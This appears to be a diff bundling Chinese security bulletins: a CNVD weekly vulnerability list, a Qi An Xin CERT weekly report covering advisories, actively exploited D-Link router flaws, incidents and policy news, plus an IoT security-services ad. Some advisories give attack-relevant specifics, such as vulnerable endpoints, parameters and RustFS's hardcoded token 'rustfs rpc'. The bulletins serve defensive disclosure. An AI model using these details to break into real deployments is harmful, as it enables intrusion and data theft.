🏆 GTG如何为您的IoT产品保驾护航?
|
||||
|
||||
✅ EN 18031合规认证
|
||||
:确保您的产品符合欧洲市场准⼊要求
|
||||
|
||||
✅ 渗透测试 & 漏洞评估
|
||||
:模拟⿊客攻击,提前发现安全隐患
|
||||
|
||||
✅ 安全架构设计咨询
|
||||
:从底层优化产品安全性能
|
||||
|
||||
✅ 全球法规适配
|
||||
:协助企业满⾜不同国家的IoT安全标准(如中国GB/T、英国PSTI)
|
||||
|
||||
|
||||
💡 为什么选择GTG?
|
||||
|
||||
· 国内专业的IoT安全检测机构
|
||||
|
||||
· 已经为多家企业提供安全认证服务
|
||||
|
||||
· ⾃有攻防实验室,配备专业红队模拟APT攻击场景
|
||||
|
||||
|
||||
|
||||
更多相关内容
|
||||
|
||||
欢迎关注视频号“
|
||||
GTG网络安全实验室”
|
||||
|
||||
私信可获取“EN 18031自测工具包”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
@@ -0,0 +1,95 @@
|
||||
# 上周关注度较高的产品安全漏洞(20260105-20260111)
|
||||
原创 CNVD CNVD漏洞平台 2026-01-12 08:37
|
||||
|
||||
一、境外厂商产品漏洞
|
||||
|
||||
1、Adobe Experience Manager跨站脚本漏洞(CNVD-2026-00689)
|
||||
|
||||
Adobe Experience Manager(AEM)是美国奥多比(Adobe)公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager存在跨站脚本漏洞,攻击者可利用该漏洞窃取受害者基于cookie的身份验证凭据。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00689
|
||||
|
||||
2、WordPress插件Restaurant Menu by MotoPress信息泄露漏洞
|
||||
|
||||
WordPress是一套使用PHP语言开发的博客平台。该平台具有在基于PHP和MySQL的服务器上架设个人博客网站的功能。WordPress plugin是一个应用插件。WordPress插件Restaurant Menu by MotoPress存在信息泄露漏洞,攻击者可利用该漏洞检索嵌入的敏感数据。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00675
|
||||
|
||||
3、Adobe Experience Manager跨站脚本漏洞(CNVD-2026-00691)
|
||||
|
||||
Adobe Experience Manager(AEM)是美国奥多比(Adobe)公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager存在跨站脚本漏洞,攻击者可利用该漏洞执行恶意JavaScript。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00691
|
||||
|
||||
4、WordPress插件Ultimate Member Widgets for Elementor信息泄露漏洞
|
||||
|
||||
WordPress是一套使用PHP语言开发的博客平台。该平台具有在基于PHP和MySQL的服务器上架设个人博客网站的功能。WordPress plugin是一个应用插件。WordPress插件Ultimate Member Widgets for Elementor存在信息泄露漏洞,该漏洞源于敏感信息插入发送数据,攻击者可利用该漏洞导致检索嵌入敏感数据。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00676
|
||||
|
||||
5、Adobe Experience Manager跨站脚本漏洞(CNVD-2026-00683)
|
||||
|
||||
Adobe Experience Manager(AEM)是美国奥多比(Adobe)公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager存在跨站脚本漏洞,攻击者可利用该漏洞窃取受害者基于cookie的身份验证凭据。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00683
|
||||
|
||||
|
||||
二、境内厂商产品漏洞
|
||||
|
||||
1、Huawei HarmonyOS竞争条件漏洞(CNVD-2026-00632)
|
||||
|
||||
Huawei HarmonyOS是中国华为(Huawei)公司的一个操作系统。提供一个基于微内核的全场景分布式操作系统。Huawei HarmonyOS存在竞争条件漏洞,攻击者可利用该漏洞导致机密性受影响。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00632
|
||||
|
||||
2、D-Link DIR-803信息泄露漏洞
|
||||
|
||||
D-Link DIR-803是中国友讯(D-Link)公司的一款无线路由器。D-Link DIR-803存在信息泄露漏洞,该漏洞源于组件Configuration Handler的文件/getcfg.php中参数AUTHORIZED_GROUP的错误操作,攻击者可利用该漏洞导致信息泄露。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00656
|
||||
|
||||
3、Huawei TC7001-10、WS7200-10和WS7206-10连接劫持漏洞
|
||||
|
||||
Huawei TC7001-10、WS7200-10、WS7206-10都是中国华为(Huawei)公司推出的无线路由器。Huawei TC7001-10、WS7200-10和WS7206-10存在连接劫持漏洞,攻击者可利用该漏洞导致拒绝服务(DoS)或信息泄露。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00643
|
||||
|
||||
4、D-Link DCS-930L命令注入漏洞
|
||||
|
||||
D-Link DCS-930L是中国友讯(D-Link)公司的一款网络摄像机。D-Link DCS-930L存在命令注入漏洞,该漏洞源于文件/setSystemAdmin中参数AdminID未能正确过滤构造命令特殊字符、命令等。攻击者可利用该漏洞导致任意命令执行。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00665
|
||||
|
||||
5、Huawei HarmonyOS camera framework模块多线程条件竞争漏洞
|
||||
|
||||
Huawei HarmonyOS是中国华为(Huawei)公司的一个操作系统。提供一个基于微内核的全场景分布式操作系统。Huawei HarmonyOS camera framework模块存在多线程条件竞争漏洞,攻击者可利用该漏洞导致可用性受影响。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-00615
|
||||
|
||||
|
||||
说明:关注度分析由
|
||||
CNVD
|
||||
根据互联网用户对
|
||||
CNVD
|
||||
漏洞信息查阅情况以及产品应用广泛情况综合评定。
|
||||
|
||||
@@ -0,0 +1,272 @@
|
||||
# 安全热点周报:D-Link 老旧 DSL 路由器曝新漏洞,正遭黑客活跃攻击
|
||||
奇安信 CERT 2026-01-12 09:00
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 4px solid rgb(68, 117, 241);visibility: visible;"><th align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;background: rgb(254, 254, 254);max-width: 100%;box-sizing: border-box !important;font-size: 20px;line-height: 1.2;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(68, 117, 241);visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 17px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">安全资讯导视 </span></span></strong></span></th></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">工信部等八部门联合印发《“人工智能+制造”专项行动实施意见》</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">美军利用网络战和情报等能力支持抓捕马杜罗的军事行动</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">罗马尼亚火电龙头企业遭勒索软件攻击,IT基础设施全部瘫痪</span></p></td></tr></tbody></table>
|
||||
|
||||
**PART****0****1**
|
||||
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
**1.SmarterMail邮件服务器任意文件上传漏洞安全风险通告**
|
||||
|
||||
|
||||
1月9日,奇安信CERT监测到官方修复SmarterMail邮件服务器任意文件上传漏洞(CVE-2025-52691),该漏洞允许未经身份验证的攻击者上传任意文件到邮件服务器的任何位置,从而利用漏洞执行远程代码,控制邮件服务器,窃取或破坏数据。奇安信鹰图资产测绘平台数据显示,该漏洞关联的全球风险资产总数为40545个,关联IP总数为19685个。目前该漏洞PoC和技术细节已公开。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**2.n8n远程代码执行漏洞安全风险通告**
|
||||
|
||||
|
||||
1月8日,奇安信CERT监测到官方修复n8n远程代码执行漏洞(CVE-2026-21858),该漏洞源于n8n表单(Form)节点在处理请求时,未能正确验证Content-Type头部,导致攻击者可通过类型混淆覆盖req.body.files对象从而操纵文件路径参数,未经身份认证的用户可通过公开的表单节点读取任意文件并配合后台漏洞实现远程代码执行。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为26437个,关联IP总数为8889个。目前该漏洞PoC已公开。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**3.ComfyUI-Manager远程代码执行漏洞安全风险通告**
|
||||
|
||||
|
||||
1月7日,奇安信CERT监测到官方修复ComfyUI-Manager远程代码执行漏洞(CVE-2025-67303),该漏洞源于ComfyUI-Manager的数据与配置目录在旧版本中未受ComfyUI的Web API访问控制充分保护,攻击者可通过发送特殊请求覆盖config.ini配置文件并利用其他危险接口执行恶意脚本代码,从而获取服务器权限。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为28968个,关联IP总数为3719个。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**4.n8n Pyodide命令执行漏洞安全风险通告**
|
||||
|
||||
|
||||
1月5日,奇安信CERT监测到官方修复n8n Pyodide命令执行漏洞(CVE-2025-68668),在n8n的Pyodide Python代码节点中存在沙箱绕过漏洞,允许经过身份验证的用户通过创建或修改工作流来执行任意系统命令,从而获取服务器权限。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为26289个,关联IP总数为8916个。目前该漏洞PoC已公开。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**5.RustFS gRPC身份认证绕过漏洞安全风险通告**
|
||||
|
||||
|
||||
2025年12月31日,奇安信CERT监测到官方修复RustFS gRPC身份认证绕过漏洞(CVE-2025-68926),该漏洞源于RustFS的gRPC认证使用了硬编码的静态令牌 'rustfs rpc',该令牌在源代码库中公开,客户端和服务器端均为硬编码,不可配置且没有令牌轮换机制,对所有RustFS部署均有效。攻击者可以利用此公开的静态令牌进行身份验证,并执行包括数据销毁、策略操纵和集群配置更改在内的特权操作。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为18378个,关联IP总数为2442个。目前该漏洞PoC和技术细节已在互联网上公开,鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**6.Zimbra本地文件包含漏洞安全风险通告**
|
||||
|
||||
|
||||
2025年12月29日,奇安信CERT监测到官方修复Zimbra本地文件包含漏洞(CVE-2025-68645),该漏洞源于RestFilter servlet对请求参数过滤不严格,未经身份验证的远程攻击者可以构造恶意路径参数,获取服务器WebRoot目录下的敏感文件。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为2927个,关联IP总数为622个。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**PART****0****2**
|
||||
|
||||
|
||||
**新增在野利用**
|
||||
|
||||
|
||||
**1.D-Link DSL 网关设备命令注入漏洞(CVE-2026-0625)******
|
||||
|
||||
|
||||
1月7日,攻击者正在利用最近发现的命令注入漏洞,该漏洞会影响多款多年前已停止支持的 D-Link DSL 网关路由器。
|
||||
|
||||
该漏洞现已被追踪为 CVE-2026-0625,由于 CGI 库中输入清理不当,导致 dnscfg.cgi 端点受到影响。未经身份验证的攻击者可以利用此漏洞,通过 DNS 配置参数执行远程命令。漏洞情报公司 VulnCheck 于12月15日向 D-Link 报告了该问题,此前 Shadowserver 发现其一个蜜罐遭到命令注入攻击。
|
||||
|
||||
D-Link 确认以下设备型号和固件版本受 CVE-2026-0625 影响:DSL-526B ≤ 2.01、DSL-2640B ≤ 1.07、DSL-2740R < 1.17、DSL-2780B ≤ 1.01.14。上述产品自2020年起已停止销售,不会再收到固件更新以修复 CVE-2026-0625 漏洞。因此,厂商强烈建议用户停用受影响的设备,并用受支持的型号进行替换。
|
||||
|
||||
目前的分析表明,除了直接检查固件之外,没有其他可靠的型号检测方法。因此,作为调查的一部分,D-Link 正在验证旧平台和受支持平台上的固件版本。尚不清楚是谁在利用该漏洞,以及攻击目标是什么。不过,VulnCheck 指出,大多数消费级路由器的配置仅允许通过局域网访问管理型通用网关接口 (CGI) 端点,例如 dnscfg.cgi。利用 CVE-2026-0625 意味着基于浏览器的攻击或配置为远程管理的目标设备。
|
||||
|
||||
D-Link 警告用户,停产设备将不再接收固件更新、安全补丁或任何维护。使用已停产(EoL)路由器和网络设备的用户应将其更换为供应商仍在积极支持的型号,或者将其部署在非关键网络中(最好是分段部署),并使用最新的可用固件版本和严格的安全设置。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/new-d-link-flaw-in-legacy-dsl-routers-actively-exploited-in-attacks/
|
||||
|
||||
**PART****0****3**
|
||||
|
||||
|
||||
**安全事件**
|
||||
|
||||
|
||||
**1.美军利用网络战和情报等能力支持抓捕马杜罗的军事行动**
|
||||
|
||||
|
||||
1月4日奇安网情局消息,多家美媒报道称,美国军方和情报机构动用网络、太空和情报等能力支持美军突袭委内瑞拉并抓捕该国总统尼古拉斯·马杜罗的“绝对决心行动”。美国参谋长联席会议主席丹·凯恩表示,此次极其精确的军事行动涉及西半球150多架飞机密切协调起飞,将一支美军特战部队运抵委内瑞拉首都加拉加斯市中心,同时保持战术上的出其不意。当美军直升机接近海岸时,美国网络司令部、太空司令部和其他机构在空中部署了多层掩护,以保护飞机并保持突袭效果。美国中央情报局、国家安全局和国家地理空间情报局均参与了此次任务,获取了尼古拉斯·马杜罗日常生活的详细情报,包括行踪、居住地、旅行地、饮食和穿着,甚至宠物等细节。美国总统特朗普发言暗示,美国可能利用网络攻击或其他技术手段切断了加拉加斯市的电力供应。互联网网络追踪组织NetBlocks报告称,1月3日清晨加拉加斯停电期间,该地区互联网连接中断。如果情况属实,这将是近年来美国公开使用网络力量攻击他国的一次最引人注目的行动之一。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/uhvpfcmGMn-UmYVameVGnw
|
||||
|
||||
|
||||
**2.昆明某企业核心业务系统遭入侵,公民个人信息泄露**
|
||||
|
||||
|
||||
2025年12月31日公安部网安局消息,云南公安机关网安部门近日协同作战,成功斩断一条利用黑客技术窃取公民个人信息的黑色产业链,抓获犯罪嫌疑人2名,现场查获涉案设备多台,涉案金额数十万元,有力震慑了网络违法犯罪活动。2025年10月,昆明市公安局西山分局网安大队接到辖区某企业报案,称其核心业务系统遭遇非法入侵。接报后,云南省公安厅网安总队迅速启动三级联动机制,组建工作专班,对入侵痕迹展开全面溯源调查工作,最终锁定在重庆市活动的李某平、杨某福二人具有重大作案嫌疑,并实施抓捕行动。经查,李某平、杨某福二人利用计算机技术非法入侵多家公司信息系统窃取数据,贩卖给境外犯罪组织开展违法犯罪活动,非法获利数十万元。目前,两人已被依法刑事拘留。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/RccgIUivEb_HGlDo3_2yCw
|
||||
|
||||
|
||||
**3.罗马尼亚火电龙头企业遭勒索软件攻击,IT基础设施全部瘫痪**
|
||||
|
||||
|
||||
2025年12月29日Bleeping Computer消息,罗马尼亚最大的燃煤能源供应商奥尔特尼亚能源综合体(Complexul Energetic Oltenia)在圣诞节次日遭到勒索软件攻击,内部IT基础设施陷入瘫痪。该公司表示:“受此次攻击影响,部分文档和文件被加密,多款计算机应用程序暂时无法使用,包括ERP系统、文档管理应用、内部电子邮件服务及网站等。”公司还表示:“业务活动受到了一定影响,但没有危及到国家能源系统的运行。”该事件已上报给罗马尼亚国家网络安全局、能源部及其他相关主管部门,公司还向该国有组织犯罪和恐怖主义调查局(DIICOT)提交了刑事投诉。该公司运营了4座发电厂,提供约占全国30%的电力。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/romanian-energy-provider-hit-by-gentlemen-ransomware-attack/
|
||||
|
||||
|
||||
**4.因未修改默认密码,美国加州多地交通信号灯被黑**
|
||||
|
||||
|
||||
2025年12月29日PA Daily Post消息,美国加州帕洛阿尔托、门洛帕克和红木城的行人过街信号灯在今年4月遭到入侵,被用于播放仿冒马斯克、扎克伯格等名人不当言论的AI音频。根据记者近期通过《加州公共记录法》获得的电子邮件显示,原来是加州交通局没有更改信号灯的默认密码,使黑客得以将原有音频文件替换为仿冒扎克伯格和马斯克的声音。恶作剧被发现后,加州交通局一度禁用了过街设备的音频功能,不过后来已经恢复。制造商当时联系了加州交通局和门洛帕克,建议他们为行人过街信号灯设置强密码。加州交通局发言人Jeneane Crawford表示,他们已发现其他同样需要更改密码的路口,并已完成密码更新,以防止未来再次发生类似事件。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://padailypost.com/2025/12/29/crosswalk-signals-were-hacked-because-of-a-weak-password/
|
||||
|
||||
|
||||
**PART****0****4**
|
||||
|
||||
|
||||
**政策法规**
|
||||
|
||||
|
||||
**1.教育部发布《教育数据分类分级指南》教育行业标准**
|
||||
|
||||
|
||||
1月9日,教育部发布《教育数据分类分级指南》教育行业标准。该文件给出了教育数据分类分级的规则、方法和流程等,适用于各级教育行政部门及其直属单位、各级各类学校开展数据分类分级工作,并为有关主管监管部门、第三方评估机构开展数据安全检查与评估工作提供参考。该文件不适用于涉及国家秘密的数据。各级教育行政部门及其直属单位、各级各类学校涉及的卫生健康、科技等行业领域数据分类分级,遵照相关行业领域标准规范执行。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
http://www.moe.gov.cn/srcsite/A16/s3342/202601/t20260107_1425902.html
|
||||
|
||||
|
||||
**2.工信部等八部门联合印发《“人工智能+制造”专项行动实施意见》**
|
||||
|
||||
|
||||
1月8日,工业和信息化部、中央网信办、国家发展改革委、教育部、商务部、国务院国资委、市场监管总局、国家数据局等八部门联合印发《“人工智能+制造”专项行动实施意见》。该文件单章要求以安全护航制造业,提升安全保障能力,建立安全治理机制。包括攻关深度合成鉴伪、工业模型算法安全防护、训练数据保护、对抗样本检测、智能终端安全测评等关键技术,加强数据安全管理,强化人工智能安全保护能力。构建安全风险库、语料库等资源,建设工业安全大模型。通过知识库优化、训练语料纠错、生成合成内容标识等,增强人工智能透明度、可解释性,降低幻觉风险。研究制定工业和信息化领域人工智能分类分级、评估评测、应急处置等安全政策标准,建立人工智能安全风险监测预警技术能力,制定工业和信息化领域人工智能安全风险信息报送与共享工作指引。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/cms_files/demo/pdfjs/web/viewer.html?file=/cms_files/filemanager/1226211233/attach/20261/8df573ca9a964b71a947d2b54edced2f.pdf
|
||||
|
||||
|
||||
**3.工信部印发《工业互联网和人工智能融合赋能行动方案》》**
|
||||
|
||||
|
||||
1月6日,工业和信息化部印发《工业互联网和人工智能融合赋能行动方案》。该文件包括总体要求、基础底座升级行动、数据模型互通行动、应用模式焕新行动、产业生态融通行动、保障措施六部分。该文件要求,加强数据标注、训练、使用、安全等方面关键技术攻关,加快推动标注算法优化、标注工具与标注模型研发。统筹工业数据分类分级安全管理,完善数据质量、数据安全风险等评估体系,将安全管理贯穿工业数据集建设全过程。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/cms_files/demo/pdfjs/web/viewer.html?file=/cms_files/filemanager/1226211233/attach/20261/6b2e7f276c5f4093a024c3b4104f8b2d.pdf
|
||||
|
||||
|
||||
**4.交通运输部印发《关于加快交通运输公共数据资源开发利用的实施意见》**
|
||||
|
||||
|
||||
1月4日,交通运输部印发《关于加快交通运输公共数据资源开发利用的实施意见》。该文件包括总体要求、建立交通运输高质量数据资源体系、强化交通运输公共数据资源供给、促进交通运输公共数据应用创新、强化数据安全保障、加强政策支持六部分。在强化数据安全保障方面,该文件提出完善数据安全管理规范体系,提升数据安全保障能力。研究制定交通运输数据安全管理制度,建立健全公共数据资源开发利用安全风险识别评估、监测预警、应急处置等数据安全规范体系,明确数据资源生产、采集存储、加工使用、产品开发及经营等过程中相关主体安全责任。加强公共数据可信采集、加密传输、可靠存储、受控交换共享、实时分析、智能应用、销毁确认及存证溯源等环节的安全技术支撑,依法开展数据安全风险评估,提升数据汇聚关联风险识别和管控水平,确保公共数据资源开发利用全流程安全可控。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://xxgk.mot.gov.cn/2020/jigou/kjs/202512/t20251231_4194936.html
|
||||
|
||||
|
||||
**5.《网络安全标准实践指南——工业企业数据安全能力成熟度模型》公开征求意见**
|
||||
|
||||
|
||||
1月4日,全国网络安全标准化技术委员会秘书处组织编制了《网络安全标准实践指南——工业企业数据安全能力成熟度模型(征求意见稿)》,现面向社会公开征求意见。该文件提出了工业企业数据安全能力成熟度模型, 给出了工业企业数据安全能力成熟度等级评估方法,适用于指导工业企业开展数据安全能力建设,以及对工业企业数据安全能力成熟度等级进行评估。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.tc260.org.cn/sysFile/downloadFile/733651ddccd74699a56e07d2e8fa7844
|
||||
|
||||
|
||||
**6.工信部等四部门联合印发《汽车行业数字化转型实施方案》**
|
||||
|
||||
|
||||
2025年12月30日,工业和信息化部、教育部、市场监管总局、国家数据局等四部门近日联合印发《汽车行业数字化转型实施方案》。该文件要求,完善数据安全保护体系与技术能力。具体包括:加快健全汽车行业数据安全管理制度和标准规范,基本实现规模以上汽车工业企业重要数据识别和目录备案、数据分级保护、风险评估全覆盖。建立高效便利安全的汽车行业数据跨境流动机制,指导企业强化重要数据出境保护,建设出境安全监测、日志审计、应急处置、检查支持等技术能力。深化应用隐私保护计算、区块链等技术,引导构建安全可信的汽车数据开发利用环境。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/jgsj/zbys/wjfb/art/2025/art_36a3bdae02c44211865626b94112ed5f.html
|
||||
|
||||
|
||||
**7.工信部印发《关于加快推进国家新型互联网交换中心创新发展的指导意见》**
|
||||
|
||||
|
||||
2025年12月30日,工业和信息化部印发《关于加快推进国家新型互联网交换中心创新发展的指导意见》。该文件要求提升新型互联网交换中心安全防护能力。具体包括:完善制度管理体系,认真履行国家和行业网络与数据安全监管要求,建立健全网络安全、数据安全、信息安全管理制度,参照行业关键信息基础设施防护标准,定期开展安全评测和风险排查,做好通信网络和数据安全防护工作。加强技术手段建设,提高网络安全、数据安全、信息安全风险监测和事件处置能力,实现重大安全威胁、风险和事件的实时感知与及时上报,保障服务安全可控。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/zwgk/zcwj/wjfb/yj/art/2025/art_cf88a2c20571429699eaad98a602090a.html
|
||||
|
||||
|
||||
**8.国家网络身份认证公共服务6项公共安全行业标准发布**
|
||||
|
||||
|
||||
2025年12月28日,为支撑《国家网络身份认证公共服务管理办法》的落地与实施,公安部近日发布了2025年第2号《中华人民共和国公安部公共安全行业标准公告》,国家网络身份认证公共服务标准体系中6项公共安全行业标准正式发布,于2026年5月1日实施。具体包括《国家网络身份认证公共服务 通用术语》、《国家网络身份认证公共服务 认证服务 第1部分:认证因子》、《国家网络身份认证公共服务 认证服务 第2部分:真实身份认证服务接口要求》、《国家网络身份认证公共服务 人脸活体图像采集控件技术要求》、《国家网络身份认证公共服务 安全接入设备技术规范》、《国家网络身份认证公共服务 个人身份信息处理要求》。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/2CRsPNchgPPCW24eysISTg
|
||||
|
||||
|
||||
**9.国家网信办《人工智能拟人化互动服务管理暂行办法》公开征求意见**
|
||||
|
||||
|
||||
2025年12月27日,国家互联网信息办公室起草了《人工智能拟人化互动服务管理暂行办法(征求意见稿)》,现向社会公开征求意见。该文件要求,作为人工智能拟人化互动服务提供者,应当落实拟人化互动服务安全主体责任,建立健全算法机制机理审核、科技伦理审查、信息发布审核、网络安全、数据安全、个人信息保护、反电信网络诈骗、重大风险预案、应急处置等管理制度,具有安全可控的技术保障措施,配备与产品规模、业务方向和用户群体相适应的内容管理技术和人员。应当在拟人化互动服务全生命周期履行安全责任,明确设计、运行、升级、终止服务等各阶段安全要求,保证安全措施与服务功能同步设计、同步使用,提升内生安全水平,加强运行阶段安全监测和风险评估,及时发现纠正系统偏差、处置安全问题,依法留存网络日志。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cac.gov.cn/2025-12/27/c_1768571207311996.htm
|
||||
|
||||
|
||||
**10.国家数据局印发《关于加强数据科技创新的实施意见》**
|
||||
|
||||
|
||||
2025年12月27日,国家数据局印发《关于加强数据科技创新的实施意见》。该文件分为总体要求、加强技术攻关与高水平应用、培育数据科技创新产业生态、夯实数据科技创新基础支撑四个部分。该文件要求,加快攻关数据供给、流通、利用、安全等关键技术;推动建设数据安全防护平台,促进跨地域、跨领域、跨主体数据资源可信流通与高效利用,保障数据安全;制定和完善数据技术、数据安全等相关标准,提升数据领域安全风险管理水平。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.nda.gov.cn/sjj/zwgk/zcfb/1227/20251227100433509018891_pc.html
|
||||
|
||||
|
||||
**11.国家金监总局发布《银行业保险业数字金融高质量发展实施方案》**
|
||||
|
||||
|
||||
2025年12月26日,国家金融监管总局发布《银行业保险业数字金融高质量发展实施方案》。该文件分为总体要求、工作任务、组织保障和监督管理3个部分,从数字金融治理、数字金融服务、数字技术应用、数据要素开发、风险管理和监管数字化智能化转型等方面提出了33项工作任务。该文件对安全做了大量要求,共体及32次,包括强化数字化形势下的风险管理、着力建设智能风控体系、切实提升人工智能技术的安全应用能力、有效管理算法模型风险、构建安全可信的数据生态、加强数据安全保护、提高网络安全韧性、防范数字生态外部合作风险等。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.nfra.gov.cn/cn/view/pages/governmentDetail.html?docId=1239741&itemId=861&generaltype=1
|
||||
|
||||
|
||||
|
||||
|
||||
**往期精彩推荐**
|
||||
|
||||
|
||||
[【已复现】ComfyUI-Manager 远程代码执行漏洞(QVD-2026-2759)安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247504466&idx=1&sn=a89679af25b388b62faa3d9fa65fcd52&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
